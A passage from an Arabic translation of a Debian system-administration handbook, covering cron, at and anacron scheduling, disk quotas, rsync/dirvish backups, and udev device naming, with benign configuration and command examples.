- اسم المستخدم الذي ستنفذ الأوامر تحت هويته (في الملف /etc/crontab وفي الملفات المجزئة في المجلد /etc/cron.d/، لكن ليس في ملفات crontab الخاصة بالمستخدمين)؛
- الأمر المراد تنفيذه (عند تحقق الشروط المعرفة في الحقول الخمسة الأولى).

كل هذه التفاصيل موثقة في صفحة الدليل crontab(5).

يمكن تمثيل كل قيمة بشكل قائمة من القيم الممكنة (تفصل عن بعضها بفواصل). الصيغة a-b تمثل كل القيم الممكنة في المجال بين a وb. والصيغة a-b/c فتمثل المجال نفسه ولكن بزيادة قدرها c بين القيم (مثال: 0-10/2 يعني 0,2,4,6,8,10). أما النجمة * فهي محرف بديل، يمثل جميع القيم الممكنة.

مثال 9.2. عينة عن ملف crontab

```
#Format
#min hour day mon dow  command

# Download data every night at 7:25 pm
 25  19   *    *    *    $HOME/bin/get.pl

# 8:00 am, on weekdays (Monday through Friday)
 00  08   *    *   1-5  $HOME/bin/dosomething

# Restart the IRC proxy after each reboot
@reboot /usr/bin/dircproxy
```

تلميح

تنفيذ أمر عند الإقلاع

لتنفيذ أمر مرة واحدة، مباشرة بعد إقلاع الحاسوب، يمكنك استخدام الماكرو @reboot ببساطة (إعادة تشغيل **cron** وحده لا يُنشِّط أمراً مجدولاً باستخدام @reboot). يستبدل هذا الماكرو الحقول الخمسة الأولى من المدخلة في *crontab*.

9.7.2. استخدام الأمر at

ينفذ **at** أمراً في لحظة محددة من المستقبل. يأخذ at التاريخ والوقت المرغوبين كمتغيرات في سطر الأوامر، ويأخذ الأمر الذي يجب تنفيذه من الدخل القياسي. سوف يُنفَّذ الأمر كما لو أنه أدخل في الصدفة الحالية. حتى أن **at** يهتم بالحفاظ على البيئة الحالية، لإعادة توليد الشروط نفسها عند تنفيذ الأمر. يُكتَب الوقت وفق الأشكال المعتادة: يمثل كلاً من 16:12 أو 4:12pm الساعة 4:12 عصراً. يمكن تعريف التاريخ حسب عدة صيغ أوربية وغربية، منها DD.MM.YY (أي أن 27.07.12 تمثل 27 يوليو 2012)، YYYY-MM-DD (التاريخ السابق سيكتب بالشكل 2012-07-27)، MM/DD/[CC]YY (مثال، 12/25/12 أو 12/25/2012 سوف تمثل 25 ديسمبر 2012)، أو ببساطة MMDD[CC]YY (بحيث يمثل 122512 أو 12252012 التاريخ 25

ديسمبر 2012 أيضاً). إذا لم يحدد التاريخ، سوف يُنفّذ الأمر فور وصول الساعة إلى الوقت المحدد (من اليوم نفسه، أو اليوم التالي إذا كانت الساعة المحددة قد مضت من ذلك اليوم). يمكنك أيضاً كتابة « today » أو « tomorrow » ببساطة.

```
$ at 09:00 27.07.14 <<END
> echo "Don't forget to wish a Happy Birthday to Raphaël!" \
>   | mail lolando@debian.org
> END
warning: commands will be executed using /bin/sh
job 31 at Fri Jul 27 09:00:00 2012
```

هناك صيغة بديلة تستخدم لتأجيل التنفيذ لفترة محددة: **`at now + number period`**. يمكن أن تكون الفترة *`period`* دقائق (`minutes`)، أو ساعاتٍ (`hours`)، أو أياماً (`days`)، أو أسابيعاً (`weeks`). يبين العدد *`number`* ببساطة عدد الوحدات المذكورة التي يجب أن تنقضي قبل تنفيذ الأمر.

لإلغاء مهمة مجدولة باستخدام **`cron`**، استدع **`crontab -e`** ببساطة واحذف السطر الموافق في ملف *crontab*. أما بالنسبة لمهام **`at`**، فالعملية بنفس السهولة تقريباً: فقط استدع **`atrm task-number`**. يعطيك **`at`** رقم المهمة عند جدولتها، لكن يمكنك الحصول عليه ثانية باستخدام الأمر **`atq`**، الذي يعطي لائحة محدّثة بالمهام المجدولة.

9.8. جدولة المهام غير المتزامنة: anacron

`anacron` هي خدمة تكمل عمل **`cron`** للحواسيب التي لا تعمل طوال الوقت. بما أن المهام المنتظمة تجدول عادة منتصفَ الليل، فلن تُنفَّذ أبداً إذا كان الحاسوب مطفأً في ذلك الوقت. الغرض من **`anacron`** هو تنفيذ هذه المهام، مع الأخذ بعين الاعتبار الفترات التي لا يعمل فيها الحاسوب.

نرجو أن تلاحظ أن **`anacron`** غالباً سينفذ هذه النشاطات بعد إقلاع الجهاز ببضع دقائق، وهذا قد يخفض من استجابة الحاسوب. لذلك يبدأ تشغيل المهام المذكورة في الملف `/etc/anacrontab` باستخدام الأمر **`nice`**، الذي يخفض أولوية تنفيذها وبالتالي يحدُّ من عبئها على النظام. انتبه إلى أن صيغة هذا الملف ليست مطابقة لصيغة `/etc/crontab`؛ إذا كان هناك حاجة خاصة لاستخدام **`anacron`**، فاطلع على صفحة الدليل anacrontab(5).

> *أساسيات*
> الأولويات و**`nice`**
>
> نظم يونكس (وبالتالي لينكس) متعددة المهام ومتعددة المستخدمين. يمكن تشغيل عدة عمليات على التوازي فعلاً، ويمكن أن تنتمي لمستخدمين مختلفين: حيث تتولى النواة توزيع الموارد بين العمليات المختلفة. وكجزء من هذه الوظيفة، تتمتع النواة بمفهوم

الأولوية، الذي يسمح لها بتفضيل عمليات معينة على أخرى، حسب الحاجة. يمكنك عندما تعلم أن إحدى العمليات يمكن أن تعمل بأولوية منخفضة أن تشير لذلك بتشغيلها باستخدام الأمر ***nice program*** (nice تعني « مهذب »). سيحصل البرنامج عندها على حصة أقل من المعالج، وسيكون أثره على العمليات الجارية الأخرى أخف. طبعاً، إذا لم يكن هناك عمليات أخرى تحتاج أن تعمل، فلن تُعرقَلَ حركة البرنامج بشكل مفتعل.

يعمل **nice** بعدة مستويات من « التهذيب »: تخفض المستويات الموجبة (من 1 إلى 19) الأولوية تدريجياً، بينما ترفعها المستويات السالبة (من 1- حتى 20-) — لكن يسمح فقط للمستخدم الجذر بأن يستخدم هذه المستويات السالبة. يزيد **nice** المستوى الحالي بقيمة 10 إذا لم تحدد له قيمة أخرى (انظر صفحة الدليل (nice(1)).

إذا اكتشفت مهمة تعمل من قبل كان يجب تشغيلها باستخدام **nice** فيمكنك إصلاح ذلك؛ فالأمر **renice** يعدل أولوية العمليات الجارية، بكلا الاتجاهين (لكن تقليل « تهذيب » العمليات ممنوع إلا على المستخدم الجذر).

يعطل تثبيت الحزمة anacron تنفيذ **cron** للسكربتات في المجلدات `/etc/cron.hourly/`، `/etc/cron.daily/`، `/etc/cron.weekly/`، و `/etc/cron.monthly/`. وذلك لتفادي تنفيذها مرتين، مرة مع **anacron** ومرة مع **cron**. إلا أن الأمر **cron** يبقى فعّالاً ويتابع معالجة المهام المجدولة الأخرى (خصوصاً المهام التي يجدولها المستخدمون).

9.9. الحصص التخزينية

يسمح نظام الحصص التخزينية (Quotas) بتحديد مساحة القرص المخصصة لمستخدم ما أو لمجموعة من المستخدمين. لإعداد هذا النظام، يجب أن تملك نواة تدعمه (تمت ترجمتها مع الخيار `CONFIG_QUOTA`) — كما هي حال نوى دبيان. أما برمجيات إدارة الحصص التخزينية فتجدها في الحزمة quota.

لتفعيل الحصص التخزينية على نظام ملفات معين، عليك أن تضيف الخيارين `usrquota` و`grpquota` في `/etc/fstab` لتفعيل حصص المستخدمين والمجموعات، على الترتيب. بعدها سوف تُحَدِّث عملية إعادة إقلاع الحاسوب الحصص التخزينية في حال غياب نشاط القرص (شرط ضروري لحساب المساحة المستهلكة مسبقاً بشكل صحيح).

يسمح لك الأمر **edquota *user*** (أو **edquota -g *group***) بتعديل الحد التخزيني للمستخدم (أو المجموعة) أثناء عملية فحص الاستهلاك الحالي لمساحة القرص.

التعمق أكثر

تحديد الحصص التخزينية باستخدام سكربت

يمكن استخدام البرنامج **setquota** ضمن سكربت لتعديل عدة حصص تخزينية آلياً. تشرح صفحة الدليل setquota(8) صيغة استعماله.

يسمح لك نظام الحصص بتحديد أربعة حدود:

- اثنان (يسميان « مرن – soft » و « قاس – hard ») يشيران إلى عدد الكتل التخزينية المستهلكة. إذا أُنشِئ نظام الملفات بكتل حجمها 1 كيبي بايت، فإن كل كتلة ستحوي 1024 بايت من ملف وحيد. لذلك تسبّب الكتل غير المشبعة خسارة في مساحة القرص. فالحصة التي تحوي 100 كتلة، والتي تسمح نظرياً بتخزين 102,400 بايت، سوف تمتلئ عند تخزين 100 ملف فقط حجم كل منها 500 بايت، أي 50,000 بايت في المجمل.
- واثنان (soft و hard) يشيران لعدد عقد inode المستخدمة. يشغل كل ملف عقدة inode واحدة على الأقل لتخزين معلومات عنه (الصلاحيات، المالك، تاريخ ووقت آخر وصول، الخ). أي أنهما يقيدان عدد ملفات المستخدم.

يمكن تجاوز الحدود « المرنة » بشكل مؤقت؛ حيث ينبه المستخدمون فقط إلى أنهم يتجاوزون الحصة التخزينية وذلك عبر الأمر **warnquota**، الذي يستدعى عادة باستخدام **cron**. أما الحدود « القاسية » فلا يمكن تجاوزها أبداً: إذ يرفض النظام أي عملية تسبب تجاوز الحصة التخزينية القاسية.

مصطلحات

الكتل وعقد inode

يقسم نظام الملفات القرص الصلب إلى كتل blocks — وهي مساحات صغيرة متجاورة. يحدد حجم هذه الكتل أثناء إنشاء نظام الملفات، ويتراوح عموماً بين 1 و8 كيبي بايت.

يمكن استخدام الكتلة إما لتخزين البيانات الفعلية للملف، أو البيانات الفوقية meta-data الخاصة بنظام الملفات. من هذه البيانات الفوقية، ستجد عقد inode. تستهلك كل inode كتلة على القرص الصلب (لكن هذه الكتلة لا تؤخذ بعين الاعتبار عند حساب الحصص التخزينية التي تقيّد عدد الكتل التخزينية، بل الحصص التي تقيّد عدد inode فقط)، وتُخزِّن كلاً من المعلومات التي تعرف الملف الموافق لها (اسمه، مالكه، صلاحياته، الخ) والمؤشرات إلى كتل البيانات التي تحوي الملف فعلياً. للملفات الكبيرة جداً التي تحجز كتلاً كثيرة لا يمكن الإشارة إليها في inode واحدة، هناك نظام الكتل غير المباشرة؛ حيث تشير inode إلى لائحة من الكتل التي لا تحوي البيانات مباشرة، وإنما تشير إلى لائحة أخرى من الكتل.

يمكنك باستخدام الأمر **edquota -t**، تعريف « فترة سماح » أعظمية يسمح خلالها تجاوز القيود المرنة. بعد انقضاء هذه المهلة، سوف تعامل قيود المرنة على أنها قيود قاسية، وسيضطر المستخدمون لتقليص استهلاكهم للمساحة التخزينية إلى ما دون الحد المفروض قبل أن يتمكنوا من كتابة أي شيء على القرص الصلب.

> *التعمق أكثر*
>
> تحديد حصة تخزينية افتراضية للمستخدمين الجدد
>
> لتحديد حصة تخزينة للمستخدمين الجدد آلياً، عليك إعداد مستخدم ليخدم كنموذج للمستخدمين الجدد (بالأمر**edquota** أو **setquota**) ثم تحديد اسمه في المتغير `QUOTAUSER` في الملف `/etc/adduser.conf`. بعد ذلك، سوف تُطبَّقُ هذه الإعدادات تلقائياً كلما أنشأت مستخدماً جديداً بالأمر **adduser**.

9.10. النسخ الاحتياطي

النسخ الاحتياطي هو أحد المهام الرئيسية لأي مدير نظم، لكنه موضوع معقد، ويحتاج لأدوات قوية يصعب إتقانها أغلب الأحيان.

هناك العديد من البرامج، مثل **amanda**، و **bacula**، و **BackupPC**. هذه نظم مخدم/عميل تقدم خيارات عديدة، لكن إعدادها صعب نوعاً ما. توفر بعضها واجهات وب صديقة للمستخدم لتسهيل ذلك. لكن دبيان تحوي عشرات برمجيات النسخ الاحتياطي الأخرى التي تغطي جميع حالات الاستخدام الممكنة، ويمكنك التحقق من ذلك بسهولة عبر الأمر **apt-cache search backup**.

بدلاً من تفصيل استخدام بعض هذه البرمجيات، سوف يستعرض هذا القسم أفكار مديري النظم في شركة فلكوت عندما حددوا استراتيجية النسخ الاحتياطي الخاصة بهم.

في شركة فلكوت، للنسخ الاحتياطي هدفان: استعادة الملفات المحذوفة خطأً، واستعادة أي حاسوب بسرعة (مكتبي أو مخدم) إذا تعطل قرصه الصلب.

9.10.1. النسخ الاحتياطي باستخدام rsync

يعتبر النسخ الاحتياطي على الشرائط المغناطيسية بطيئاً جداً ومكلفاً، لذلك ستخزن النسخ الاحتياطية من البيانات على مخدم خاص، حيث يحمي استخدام RAID برمجي (انظر القسم 12.1.1، « Software RAID » ص 362) البيانات من أعطال الأقراص الصلبة. لن تؤخذ نسخ احتياطية عن الحواسيب المكتبية بشكل منفرد، لكن يتم إعلام المستخدمين أن حساباتهم الشخصية على مخدم الملفات في قسمهم في الشركة ستؤخذ عنها نسخ احتياطية. يُستخدَم الأمر **rsync** (من الحزمة ذات الاسم نفسه) يومياً لأخذ نسخ احتياطية عن هذه المخدمات المختلفة.

أساسيات

الروابط الصلبة، أسماء أخرى للملف نفسه

لا يمكن تمييز الرابط الصلب (hard link) عن الملف الأصلي، بخلاف الروابط الرمزية (symbolic links). إنشاء الرابط الصلب هو أساساً نفس عملية إعطاء الملف اسماً إضافياً. لذلك فإن حذف الرابط الصلب يزيل الاسم المرتبط مع الملف فقط. وطالما أن هناك اسماً آخر مرتبط مع الملف، ستبقى البيانات داخله مخزنة في نظام الملفات. من المهم ملاحظة أن الروابط الصلبة، وبعكس النسخ عن الملف، لا تحجز مساحة إضافية على القرص الصلب.

تنشئ الروابط الصلبة بالأمر **ln *target link***. عندئذ يصبح الملف *link* اسماً جديداً للملف *target*. يمكن إنشاء الروابط الصلبة ضمن نظام الملفات نفسه فقط، بينما لا تخضع الروابط الرمزية لهذا القيد.

تمنع محدودية المساحة التخزينية المتاحة على الأقراص الصلبة تطبيق نسخة احتياطية كاملة يومياً. لذلك، يُسبَقُ الأمر **rsync** بعملية تكرار لمحتويات النسخة الاحتياطية السابقة باستخدام روابط حقيقية تحول دون استهلاك الكثير من مساحة القرص الصلب. بعدها تستبدل عملية **rsync** الملفات التي طرأت عليها تعديلات منذ آخر عملية نسخ احتياطي فقط. باستخدام هذه الآلية يمكن الاحتفاظ بعدد أكبر من النسخ الاحتياطية في كمية قليلة من المساحة. بما أن جميع النسخ الاحتياطية متوفرة ومتاحة للوصول آنياً (مثلاً، في مجلدات مختلفة مشاركة على الشبكة)، يمكنك المقارنة فوراً بين تاريخين محددين.

يمكن تطبيق آلية النسخ الاحتياطي هذه بسهولة باستخدام البرنامج **dirvish**. يستخدم البرنامج مساحة تخزينية للنسخ الاحتياطي (« bank » بحسب مصطلحاته) يخزن فيها نسخاً مؤرخة من مجموعات من الملفات الاحتياطية (هذه المجموعات تدعى « vaults » في وثائق dirvish).

الإعدادات الرئيسية هي في الملف `/etc/dirvish/master.conf`. تعرف هذه الإعدادات موقع المساحة التخزينية للنسخ الاحتياطي، ولائحة ال « vaults » التي ستتم إدارتها، والقيم الافتراضية لانتهاء صلاحية النسخ الاحتياطية. بقية الإعدادات تقع في الملفات *bank/vault/*`dirvish/default.conf` وهي تحوي الإعدادات الخاصة بكل مجموعة من الملفات.

مثال 9.3. الملف `/etc/dirvish/master.conf`

```
bank:
    /backup
exclude:
    lost+found/
    core
    *~
Runall:
    root    22:00
expire-default: +15 days
expire-rule:
```

```
#   MIN HR    DOM MON       DOW  STRFTIME_FMT
    *   *     *   *         1    +3 months
    *   *     1-7 *         1    +1 year
    *   *     1-7 1,4,7,10  1
```

يشير خيار `bank` إلى المجلد الذي ستخزن النسخ الاحتياطية فيه. يسمح لك الخيار `exclude` بتحديد الملفات (أو أنواع الملفات) التي لا تريد تضمينها في النسخ الاحتياطية. أما `Runall` فهو لائحة بمجموعات الملفات التي ستنسخ احتياطياً مع تاريخ كل منها، وهذا يسمح لك بتعيين التاريخ الصحيح للنسخة، في حال لم يعمل النسخ الاحتياطي في الوقت المحدد بدقة. عليك تحديد وقت يسبق وقت التنفيذ الفعلي قليلاً (وهو، افتراضياً، 10:04 مساء في دبيان، وفقاً للملف `/etc/cron.d/dirvish`). أخيراً، يحدد الخياران `expire-default` و`expire-rule` سياسة انتهاء الصلاحية للنسخ الاحتياطية. المثال السابق يبقي النسخ التي أخذت في الأحد الأول من كل ربع سنة للأبد، ويحذف النسخ المأخوذة في الأحد الأول من كل شهر بعد سنة، ويحذف النسخ المأخوذة في أيام الأحد الأخرى بعد ثلاثة أشهر. أما النسخ الاحتياطية اليومية الأخرى فيحتفظ بها لمدة 15 يوماً. ترتيب القواعد مهم جداً، لأن Dirvish يستخدم آخر قاعدة مناسبة، أو يستخدم قاعدة `expire-default` إذا لم يجد أي `expire-rule` مناسبة.

> *ممارسة عملية*
>
> انتهاء الصلاحية المُجدوَل
>
> لا يستخدم **dirvish-expire** قواعد انتهاء الصلاحية لإتمام عمله. في الواقع، تطبق قواعد انتهاء الصلاحية عند إنشاء نسخة احتياطية جديدة لتحديد تاريخ انتهاء صلاحية تلك النسخة. حيث يطلع **dirvish-expire** ببساطة على النسخ المخزنة ويحذف النسخ التي انقضى تاريخ صلاحيتها.

مثال 9.4. الملف `/backup/root/dirvish/default.conf`

```
client: rivendell.falcot.com
tree: /
xdev: 1
index: gzip
image-default: %Y%m%d
exclude:
    /var/cache/apt/archives/*.deb
    /var/cache/man/**
    /tmp/**
    /var/tmp/**
    *.bak
```

يحدد المثال أعلاه مجموعات الملفات التي يجب أخذ نسخة احتياطية عنها: وهي الملفات على الجهاز *rivendell.falcot.com* (أما لأخذ نسخة احتياطية عن البيانات المحلية، فقط حدد اسم الجهاز المحلي كما

هو محدد بالأمر **hostname**)، وبالأخص الملفات في الشجرة الجذر (`tree: /`)؛ ما عدا تلك المذكورة في `exclude`. النسخة الاحتياطية ستقتصر على محتويات نظام ملفات واحد (`xdev: 1`)، ولن تتضمن أية ملفات من نقاط الربط الأخرى. سوف يُولَّد فهرس للملفات المحفوظة (`index: gzip`)، وستسمّى الصورة تبعاً للتاريخ الحالي (`image-default: %Y%m%d`).

هناك العديد من الخيارات المتوفرة، وكلها موثقة في صفحة الدليل dirvish.conf(5). بمجرد تجهيز ملفات الضبط هذه، عليك تهيئة كل مجموعة ملفات بالأمر **dirvish --vault *vault* --init**. ومن بعد ذلك سيعمل الاستدعاء اليومي للأمر **dirvish-runall** آلياً على إنشاء نسخة احتياطية جديدة مباشرة بعد حذف النسخ التي انتهت صلاحيتها.

> *ممارسة عملية*
>
> **النسخ الاحتياطي البعيد عبر SSH**
>
> عندما يحتاج dirvish لحفظ البيانات على جهاز بعيد، سوف يستخدم **ssh** للاتصال به، وسوف يشغل **rsync** كمخدم. هذا يتطلب أن يمتلك المستخدم الجذر إمكانية الاتصال بذلك الجهاز آلياً. يسمح استخدام مفتاح للمصادقة عبر SSH بهذا الأمر بالضبط (انظر القسم 9.2.1.1، « المصادقة بالمفاتيح » ص 243).

9.10.2. استعادة الأجهزة دون نسخ احتياطي

يمكن استعادة الأجهزة المكتبية، التي لا تؤخذ عنها نسخ احتياطية، بسهولة من قرص DVD-ROM مخصص تم تجهيزه باستخدام *Simple-CDD* (انظر القسم 12.3.3، « Simple-CDD: كل الحلول في حل واحد » ص 409). بما أن هذه الطريقة تنفذ عملية تثبيت من الصفر، فسوف تسبب ضياع أي تخصيص تم بعد التثبيت الأولي. لا بأس بهذا بما أن جميع الأنظمة متصلة بمجلد LDAP مركزي للحسابات كما أن معظم التطبيقات المكتبية مضبوطة مسبقاً بفضل dconf (انظر القسم 13.3.1، « GNOME » ص 425 لمزيد من المعلومات عن هذا).

يدرك مديرو النظم في شركة فلكوت القصور في سياسة النسخ الاحتياطي التي اعتمدوها. فبما أنهم لا يستطيعون حماية مخدم النسخ الاحتياطي في خزانة مضادة للحرائق كما هي حال الشرائط المغناطيسية، فقد ركبوه في غرفة منفصلة بحيث لا تدمر كارثة، كحريق في غرفة المخدمات، النسخ الاحتياطية مع الأشياء الأخرى. بالإضافة لذلك، فإنهم يجرون نسخاً احتياطياً تصاعدياً (incremental) على DVD-ROM أسبوعياً — حيث تُنسَخ الملفات التي تغيرت منذ آخر عملية نسخ احتياطي فقط.

التعمق أكثر

النسخ الاحتياطي لخدمات SQL و LDAP

معظم الخدمات (مثل قواعد بيانات SQL أو LDAP) لا يمكن نسخها احتياطياً بنسخ ملفاتها فقط (إلا إذا تمت مقاطعتها بشكل سليم أثناء إنشاء النسخة الاحتياطية، وهذا يسبب المشاكل عادة، لأن المفروض أن تبقى هذه الخدمات متوفرة طوال الوقت). لذلك، كان لزاماً استخدام آلية « تصدير » لإنشاء « خلاصة بيانات – data dump » يمكن نسخها بأمان. خلاصات البيانات هذه كبيرة جداً غالباً، لكن ضغطها له مردود جيد. لتقليل المساحة التخزينية المطلوبة، سوف تُخزَّن نسخة كاملة مرة واحدة في الأسبوع فقط، ونسخة **diff** في كل يوم، التي يمكن إنشاؤها بالأمر **diff** ***file_from_yesterday file_from_today***. ينتج البرنامج **xdelta** فروقات تصاعدية من الخلاصات الثنائية (binary dumps).

ثقافة

TAR، المعيار في النسخ الاحتياطي على الشرائط

تاريخياً، كانت أبسط وسيلة لأخذ النسخ الاحتياطية في يونكس هي تخزين أرشيف *TAR* على شريط مغنطيسي. بل إن الأمر **tar** قد أخذ اسمه من « Tape ARchive ».

9.11. التوصيل الساخن: *hotplug*

9.11.1. مقدمة

يعالج نظام النواة الفرعي *hotplug* إضافة وإزالة الأجهزة ديناميكياً، عبر تحميل التعاريف المناسبة وعبر إنشاء ملفات الأجهزة الموافقة (بمساعدة **udevd**). في الأجهزة الحديثة والحوسبة الظاهرية، يمكن توصيل أي شيء تقريباً بشكل ساخن: من ملحقات USB/PCMCIA/IEEE 1394 الشائعة إلى أقراص SATA الصلبة، وصولاً إلى المعالجات والذواكر أيضاً.

لدى النواة قاعدة بيانات تربط رقم تعريف (ID) كل جهاز مع برنامج التعريف المطلوب. تستخدم قاعدة البيانات هذه أثناء الإقلاع لتحميل جميع تعاريف الأجهزة الملحقة التي تكتشف على النواقل المختلفة، وأيضاً عند توصيل جهاز إضافي يدعم التوصيل الساخن. ترسل رسالة إلى **udevd** فور جاهزية القطعة للاستعمال، حتى يتمكن من إنشاء المدخلة الموافقة في `/dev/`.

9.11.2. مشكلة التسمية

قبل ظهور الاتصالات الساخنة، كان من السهل تعيين أسماء ثابتة للأجهزة. كانت تعتمد تسميتها ببساطة على موقع الجهاز على الناقل الخاص به. لكن هذا غير ممكن عندما تتحرك هذه الأجهزة على النواقل. من الحالات النموذجية استخدام الكاميرا الرقمية أو مفتاح USB، حيث يظهر كل منهما للحاسوب على أنه قرص تخزيني.

ربما كان اسم الجهاز المتصل أولاً `/dev/sdb` والمتصل ثانياً `/dev/sdc` (حيث يمثل `/dev/sda` القرص الصلب للحاسوب). أسماء الأجهزة غير ثابتة؛ بل تعتمد على ترتيب توصيل الأجهزة.

بالإضافة لذلك، يزداد عدد التعاريف التي تستخدم قيماً ديناميكية لأرقام major/minor للأجهزة، ما يحول دون إمكانية تعيين مدخلات ثابتة للأجهزة المعنية، بما أن هذه الخصائص الأساسية قد تختلف بعد إعادة الإقلاع.

لقد أنشئ *udev* لحل هذه المشكلة تحديداً.

ممارسة عملية

إدارة بطاقات الشبكة

معظم الحواسيب لها عدة بطاقات شبكة (أحياناً واجهتين سلكيتين وواجهة wifi)، ومع دعم *hotplug* على معظم أنواع النواقل، لم تعد النواة 2.6 تضمن إعطاء أسماء ثابتة للواجهات الشبكية. لكن المستخدمين الذين يريدون ضبط شبكاتهم في `/etc/network/interfaces` يحتاجون أسماءً ثابتة!

من الصعب أن تطلب من كل مستخدم أن ينشئ قواعد *udev* خاصة به لحل هذه المشكلة. لذلك كان إعداد *udev* منفرداً نوعاً ما؛ عند الإقلاع الأول (وبشكل أعم، عند كل مرة تظهر فيها بطاقة شبكية جديدة) يستخدم udev اسم الواجهة الشبكية وعنوان MAC الخاص بها لإنشاء قواعد جديدة لإعادة تعيين الاسم نفسه عند عمليات الإقلاع التالية. تخزن هذه القواعد في `/etc/udev/rules.d/70-persistent-net.rules`.

لهذه الآلية بعض الآثار الجانبية التي يجب أن تعرفها. دعنا نأخذ حالة الحاسوب الذي يملك بطاقة PCI شبكية واحدة فقط. منطقياً ستسمى الواجهة الشبكية `eth0`. لنفترض الآن أن البطاقة تعطلت، وأن مدير النظام استبدلها؛ ستملك البطاقة الجديدة عنوان MAC جديد. بما أن البطاقة القديمة أخذت الاسم `eth0`، فسوف تأخذ البطاقة الجديدة الاسم `eth1`، رغم أن البطاقة `eth0` قد ذهبت بلا رجعة (ولن تعمل الشبكة لأن الملف `/etc/network/interfaces` يحوي إعدادات تستخدم اسم الواجهة `eth0` غالباً). في هذه الحالة، يكفي حذف الملف `/etc/udev/rules.d/70-persistent-net.rules` قبل إعادة إقلاع الحاسوب. عند ذلك ستعطى البطاقة الجديدة الاسم المتوقع `eth0`.

9.11.3. طريقة عمل *udev*

عندما تُنَبِّه النواةُ *udev* إلى ظهور جهاز جديد، يجمع udev المعلومات المختلفة عن الجهاز المعني باستطلاع المدخلات المناسبة في `/sys/`، خصوصاً المدخلات التي تعرف الجهاز بشكل فريد (عنوان MAC للبطاقات الشبكية، الأرقام التسلسلية لبعض أجهزة USB، الخ).

بعد جمع كل هذه المعلومات، يتحقق *udev* من القواعد المخزنة في `/etc/udev/rules.d/` و`/lib/udev/rules.d/`. من خلال هذه العملية يقرر كيفية تسمية الجهاز، والروابط الرمزية التي سينشئها له (لإعطائه أسماء بديلة)، والأوامر التي يجب تنفيذها. يتم استطلاع جميع الملفات، و تقيَّم جميع القواعد تسلسلياً (إلا عندما يحوي الملف توجيهات « GOTO »). لذلك قد ترتبط عدة قواعد بحدث معين.

صيغة ملفات القواعد بسيطة جداً: كل سطر يحوي معايير اختيار وقيم متغيرات. تستخدم الأولى لتحديد الأحداث التي يجب الاستجابة لها، وتُعرِّف الأخيرة الأفعال التي يجب اتخاذها. تفصل كافة المكونات عن بعضها بفواصل، وتُفَرِّق المعاملات ضمنياً بين معايير الاختيار (التي تحوي معاملات مقارنة، مثل `==` أو `!=`) وبين توجيهات الإسناد (التي تستخدم معاملات مثل `=` أو `+=` أو `:=`).

تستخدم معاملات المقارنة على المتغيرات التالية:

- `KERNEL`: الاسم الذي تعينه النواة للجهاز؛
- `ACTION`: الفعل الموافق للحدث (« add » عندما تضاف القطعة، « remove » عند إزالتها)؛
- `DEVPATH`: مسار مدخلة القطعة في `/sys/`؛
- `SUBSYSTEM`: نظام النواة الفرعي الذي وَلَّدَ الطلب (هناك العديد من هذه الأنظمة، لكن من بعض الأمثلة عليها « usb »، « ide »، « net »، « firmware »، الخ)؛
- `ATTR{`*`attribut`*`}`: محتويات الملف ***`attribute`*** في المجلد `/sys/`*`$devpath`*`/` الخاص بالجهاز. هنا تجد عنوان MAC وغيره من المعرفات الخاصة بالناقل؛
- `KERNELS` و`SUBSYSTEMS` و`ATTRS{`*`attributes`*`}` هي صيغ أخرى تُستَخدَمُ لمطابقة الخيارات المختلفة لأحد الأجهزة الآباء للجهاز الحالي؛
- `PROGRAM`: يوكل الاختبار إلى البرنامج المشار إليه (true إذا أعاد القيمة 0، false فيما عدا ذلك). تخزن محتويات خرج البرنامج القياسي بحيث يستطيع اختبار `RESULT` إعادة استخدامها؛
- `RESULT`: يجري اختبارات على الخرج القياسي المخزن أثناء آخر استدعاء لـ `PROGRAM`.

يمكن أن تستخدم التعابير المنتظمة لمطابقة عدة قيم في الوقت نفسه في المعاملات على اليمين. مثلاً، تطابق النجمة `*` أيَّ سلسلة (وحتى السلسلة الفارغة)؛ وتطابق علامة الاستفهام `?` أي محرف، وتطابق الأقواس المربعة `[]` مجموعة من المحارف المذكورة بين القوسين المربعين (أو عكس تلك المحارف إذا كان المحرف الأول علامة تعجب، وتكتب المجالات المستمرة بالشكل `a-z`).

أما بخصوص معاملات الإسناد، فيسند المعامل = قيمة جديدة (ويستبدل القيمة الحالية)؛ في حال تطبيقه على لائحة، سوف يفرغها ويسند لها القيمة المعطاة فقط. المعامل =: له نفس الأثر، لكنه يمنع التعديلات اللاحقة على المتغير نفسه. أما بالنسبة للمعامل =+، فهو يضيف عنصراً إلى اللائحة. يمكن تعديل المتغيرات التالية:

- `NAME`: اسم ملف الجهاز الذي سينشأ في `/dev/`. تؤخذ عملية الإسناد الأولى بعين الاعتبار فقط؛ وتهمل الإسنادات الأخرى؛
- `SYMLINK`: لائحة بالروابط الرمزية التي تشير إلى الجهاز نفسه؛
- تعرف المتغيرات `OWNER` و`GROUP` و`MODE` المستخدم المالك والمجموعة المالكة للجهاز، بالإضافة إلى الصلاحيات المتعلقة به؛
- `RUN`: لائحة بالبرامج التي يجب تنفيذها استجابة لهذا الحدث.

يمكن استخدام عدد من البدائل في القيم التي تسند إلى هذه المتغيرات:

- `$kernel` أو `%k`: تكافئ `KERNEL`؛
- `$number` أو `%n`: لترقيم الجهاز، مثلاً، بالنسبة للجهاز `sda3`، ستكون قيمته « 3 »؛
- `$devpath` أو `%p`: تكافئ `DEVPATH`؛
- `$attr{`*`attribute`*`}` أو `%s{`*`attribute`*`}`: تكافئ `ATTRS{`*`attribute`*`}`؛
- `$major` أو `%M`: رقم النواة الكبير للجهاز؛
- `$minor` أو `%m`: رقم النواة الصغير للجهاز؛
- `$result` أو `%c`: الخرج النصي لآخر برنامج استدعي عبر `PROGRAM`؛
- وأخيراً، `%%` للعلامة المئوية و`$$` لعلامة الدولار.

هذه القوائم غير كاملة (بل تحوي المتغيرات الأهم فقط)، لكن يجب أن تكون صفحة الدليل udev(7) كاملة.

9.11.4. مثال واقعي

دعنا ندرس حالة مفتاح USB بسيط ونحاول تعيين اسم ثابت له. أولاً، يجب أن تعثر على العناصر التي تعرف المفتاح بشكل فريد. للحصول عليها، وصّل المفتاح ثم استدع **`udevadm info -a -n /dev/sdc`** مع استبدال *`/dev/sdc`* بالاسم الفعلي الذي أعطي للمفتاح).

```
# udevadm info -a -n /dev/sdc
[...]
  looking at device '/devices/pci0000:00/0000:00:10.3/usb1/1-2/1-2.2/1-2.2:1.0/host9/t
➥ arget9:0:0/9:0:0:0/block/sdc':
    KERNEL=="sdc"
    SUBSYSTEM=="block"
    DRIVER==""
```

```
    ATTR{range}=="16"
    ATTR{ext_range}=="256"
    ATTR{removable}=="1"
    ATTR{ro}=="0"
